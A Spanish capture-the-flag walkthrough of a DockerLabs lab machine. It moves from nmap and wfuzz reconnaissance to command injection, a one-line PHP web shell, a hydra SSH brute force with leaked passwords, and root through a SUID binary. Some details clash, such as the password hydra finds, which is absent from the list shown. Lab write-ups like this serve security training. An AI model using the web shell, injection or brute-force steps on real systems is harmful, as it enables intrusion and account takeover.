

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh internal.tar
[sudo] contraseña para kali:

      ##
    ## ## ##      ==
  ## ## ## ##    ==
 /===== \
{NN NNNN NNN NNNN NN N / ===- NNN
 \         0         /
  \         \       /
   \         \     /
    \         \   /
     \         \ /
      \         /
       \       /
        \     /
         \   /
          \ /
           /
          /
         /
        /
       /
      /
     /
    /
   /
  /
 /
/

DOCKEERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.057 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.057/0.057/0.057/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f9:66:aa:77:67:23:c3:15:5a:fb:3d:02:08:71:c7:9f (ECDSA)
|_  256 82:a2:e0:d9:84:da:39:bf:da:06:51:b8:3b:32:9a:60 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://internal.dl/
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Añadimos al `/etc/hosts` `internal.dl`

```
> cat /etc/hosts
```

	File: /etc/hosts
1	127.0.0.1 localhost
2	127.0.1.1 kali
3	::1 localhost ip6-localhost ip6-loopback
4	ff02::1 ip6-allnodes
5	ff02::2 ip6-allrouters
6	
7	172.17.0.2 internal dns

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://internal.dl
http://internal.dl [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58
(Ubuntu)]. IP[172.17.0.21]. Title[internal - Secure Backup Infrastructure]
```

Fuzzeando encontramos un subdominio.

```
> wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -H "Host: FUZZ.internal.dl" --hl 9,10
-u http://internal.dl
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://internal.dl/
Total requests: 220560

=====
ID                Response    Lines    Word      Chars      Payload
=====
000001626: 200        811 L    1917 W    22038 Ch   "backup"
000003183: 200        811 L    1917 W    22038 Ch   "Backup"
```

Lo agregamos al /etc/hosts.


```
> cat /etc/hosts -p
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
172.17.0.2     internal.dl backup.internal.dl Backup.internal.dl
```

La inyección de comandos se consigue a través de \$() y al principio de la letra de cada comando agregar comillas simples.




Nos creamos un archivo php para poder ejecutar de forma remota comandos y lo mandamos a donde se encuentra alojada la web.

```
> cat /home/kali/Scripts/shell.php
File: /home/kali/Scripts/shell.php
1 <?php system($_GET['cmd']); ?>
```



Ahora ejecutamos una reverse shell al archivo que hemos copiado.



En la raíz del sistema encontramos que la carpeta opt es de www-data, que es con el usuario con el que entramos a través de la reverse shell.

```
drwxr-xr-x  2 root    root      4096 Feb 10 08:05 mnt
drwxr-xr-x  1 www-data www-data 4096 Feb 25 15:02 opt
dr-xr-xr-x 268 root    root      0 Mar 23 02:33 proc
```

En su interior hay un archivo que nos da una serie de contraseñas que podrían ser del usuario vault y nos las copiamos y creamos un archivo para verificar con hydra si alguna de las contraseñas que aparecen son del usuario.

```
www-data@595c8ff14bdc:/opt$ ls -la
total 16
drwxr-xr-x  1 www-data www-data 4096 Mar 23 07:52 .
drwxr-xr-x  1 root      root      4096 Mar 23 02:33 ..
-rw-r--r--  1 www-data vault    260 Feb 25 13:24 .vault_pass.txt
drwxrwxr-x  1 root      vault    4096 Feb 26 10:50 vaultlibs
www-data@595c8ff14bdc:/opt$ cat .vault_pass.txt
X#9mK$vL2@pQ
nR7!wZ3&eT5*
Hy6@jP2#mX8$
qB4!nW9&kL3@
Vz8#cR5$xJ2!
mT3@bY7!pN6&
Kw5$bM7#fQ9@
```

```
> nano vaultpass.txt
> cat vaultpass.txt
```

	File: vaultpass.txt
1	X#9mK\$vL2@pQ
2	nR7!wZ3&eT5*
3	Hy6@jP2#mX8\$
4	qB4!nW9&kL3@

Obtenemos que una de las posibles contraseñas es la correcta.

```
> hydra -l vault -P vaultpass.txt 172.17.0.2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do
ations, or for illegal purposes (this is non-binding, these *** ig

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
[WARNING] Many SSH configurations limit the number of parallel tas
-t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option
found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: vault password: Yk8$pZ5@cN4!
```

Buscando binarios encontramos uno con permisos SUID con el cual trataremos de escalar.

```
vault@595c8ff14bdc:/opt$ find / -type f -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/local/bin/vaultctl
```

Y listo ya somos root.

```
vault@595c8ff14bdc:/opt$ /usr/local/bin/vaultctl
root@595c8ff14bdc:/opt# id && whoami
uid=0(root) gid=0(root) groups=0(root),100(users),1001(vault)
root
```